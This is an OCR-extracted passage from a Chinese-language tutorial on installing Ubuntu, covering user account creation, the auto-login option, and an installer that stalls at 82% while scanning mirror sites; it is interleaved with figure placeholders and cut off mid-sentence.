


图16

现在我们已经把ubuntu的分区划分好了，不过这里的分区

只是计划分区，还没有实际的进行分区动作呢，我们单击“前进”按钮，出现了如图18所示的窗口，我们需要添加一个ubuntu的用户，用户名我设置为了“jilianghou”，其中的“自动登录”选项如果被选中的话，那么每次启动ubuntu时都不会提示我们输入帐号和密码而是直接使用我们在这里建立的用户来登录系统，一般情况下不启用“自动登录”功能，所以这里不必选择，继续点击“前进”按钮，就来到了准备安装界面，如图19。




图17




图18




图19

刚才说了，前面的分区只是计划，并没有进行实际的分区动作，到了这一步就是让我们确认并进行分区动作了，单击“安装”按钮后就开始安装ubuntu系统了。安装程序会按照我们刚才的分区计划对硬盘进行分区格式化并将ubuntu安装到我们设置的相应分区里，如图20。ubuntu系统安装的很快，大约十分钟左右，进度条就会走到82%这里了，但是走到这里后，进度条不动了，如图21。




图20




图21

安装程序停在了“正在扫描镜像站点”处，造成这个的原因是因为我们没有拔出计算机的网线，导致了ubuntu去连接一些镜像服务器，而这些服务器的网速一般都非常慢（这些服务器一般都在国外，国内的服务器就那么几个），所以安装程序就会一直扫描。不过这对于我们来说没有任何意义，因为我们安